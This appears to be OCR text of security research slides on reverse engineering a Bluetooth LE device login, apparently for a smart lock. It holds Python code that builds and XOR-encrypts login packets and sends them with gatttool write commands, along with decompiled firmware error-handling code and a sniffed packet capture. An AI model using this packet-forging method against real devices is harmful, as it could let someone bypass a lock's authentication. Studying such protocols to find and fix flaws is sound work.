
Login – Crafting Packets

```
def get_enc_key(random_str,secret_key):
    hex_random=random_str.replace(" ","").decode("hex")
    if len(hex_random)!=4:
        print "error random key!"
        sys.exit()
    random_key=0
    for i in range(0,4):
        random_key^=ord(hex_random[i])
    random_key^=secret_key
    return random_key
def get_date():
    strtime=time.strftime('%Y-%m-%d-%H-%M-%S',time.localtime(time.time()))
    strtime=strtime.split('-')
    out_date=chr(int(strtime[0])-2000)+chr(int(strtime[1]))+chr(int(strtime[2]))+chr(int(strtime[3]))+chr(int(strtime[4]))+chr(int(strtime[5]))
    return out_date.encode('hex')

def lala(arg5):
    c = 0x1021;
    v0 = arg5 << 8;
    count=7
```

```
def make_login(random_str,password,md5_user_name,md5_imei,secret_key):
    header1='A14300'
    ver='0301'
    user_type='01'
    openrssi='ab'
    lock_rssi='bf'
    sub_packet=md5_user_name+md5_imei+make_adv_key()+get_date()+openrssi+lock_rssi
    en_key=get_enc_key(random_str,secret_key)
    print "enc_key is %x"%en_key
    tmp=sub_packet.decode("hex")
    sub_packet=''
    for aa in tmp:
        sub_packet+=chr(ord(aa)^en_key)
    sub_packet=sub_packet.encode("hex")
    #print packet
    packet=user_type+password+sub_packet
    crc=get_crc16(packet.decode("hex"))
    final=header1+crc+ver+packet
    final=final.upper()
    #print final
    return final
```

```
#do login
        login_pack=make_login.make_login(random,password,md5_user_name,md5_imei,secret_key)
        print "login:"+login_pack
        print len(login_pack)
        child.sendline("char-write-req 0x11 "+login_pack[:40])
        child.sendline("char-write-req 0x11 "+login_pack[40:80])
        child.sendline("char-write-req 0x11 "+login_pack[80:120])
        child.sendline("char-write-req 0x11 "+login_pack[120:])
        child.sendline("char-write-req 0x11 c80500a0140301aa")
        child.sendline("char-write-req 0x11 c80500500a030155")
```

Login – Crafting Packets



Error Code 0x66 ???

Login – Firmware Inspection


```
if ( flags[3] )
{
  if ( flags[3] != 0x3D )
  {
    if ( !flags[1] )
    {
      ble_out_buf[4] = 0x66;
      ble_out_buf[0] = 3;
      ble_out_buf[1] = 0;
      return 0;
    }
    ble_out_buf[4] = 0xAAu;
    ble_out_buf[11] = flags[7] != 0;
    ble_out_buf[0] = 0xA;
    ble_out_buf[1] = 0;
  }
  result = 1;
}
```

flag?

the Error Packet


```
int mov_flag()
{
  unsigned __int8 i; // r0
  int result; // r0
  int v2; // [sp+0h] [bp-40h]
  char v3; // [sp+6h] [bp-3Ah]
  char v4; // [sp+Ch] [bp-34h]

  sub_2A84(0x50000, &v2, 48);
  flags[0] = 0;
  flags[1] = 1;
  unk_20003055 = 1;
  if ( BYTE1(v2) )
  {
    if ( (signed int)BYTE1(v2) < 13 )
    {
```

here




Flag[1] is set only when Anmi-Key is fully assembled


Login – Crafting Packets



Login -- Sniffing Packets



Login -- Sniffing Packets



P.nbr.	Time (us)	Channel	Access Address	Direction	ACK Status	Data Type	Data Header	L2CAP Header	ATT_Write_Req	CRC	RSSI (dBm)	FCS
	+48524						LLID NESN SN MD PDU-Length	L2CAP-Length ChanId	Opcode AttHandle AttValue			
3900	=382527040	0x17	0x18E9AB1A	M->S	OK	L2CAP-S	2 1 1 0 15	0x000B 0x0004	0x12 0x0011 C8 05 00 A0 14 03 01 AA	0x4F9832	-44	OK
3901	+349 =382527389	0x17	0x18E9AB1A	S->M	OK	Empty PDU	1 0 1 0 0			0x8AE550	-40	OK
3902	+48403 =382575792	0x21	0x18E9AB1A	M->S	OK	Empty PDU	1 0 0 0 0			0x8AE8F6	-44	OK
3903	+229 =382576021	0x21	0x18E9AB1A	S->M	OK	L2CAP-S	2 1 0 0 5	0x0001 0x0004	0x13	0x11A850	-41	OK
3904	+48523 =382624544	0x06	0x18E9AB1A	M->S	OK	L2CAP-S	2 1 1 0 7	0x0003 0x0004	0x0A 0x0011	0x092794	-42	OK
3905	+286 =382624830	0x06	0x18E9AB1A	S->M	OK	Empty PDU	1 0 1 0 0			0x8AE550	-40	OK
3906	+48466 =382673296	0x10	0x18E9AB1A	M->S	OK	Empty PDU	1 0 0 0 0			0x8AE8F6	-45	OK
3907	+230 =382673526	0x10	0x18E9AB1A	S->M	OK	L2CAP-S	2 1 0 0 10	0x0006 0x0004	0x0B 03 00 A0 14 AA	0x69A9F6	-40	OK
3908	+48523 =382722049	0x1A	0x18E9AB1A	M->S	OK	L2CAP-S	2 1 1 0 15	0x000B 0x0004	0x12 0x0011 C8 05 00 50 0A 03 01 55	0xB13DEB	-43	OK

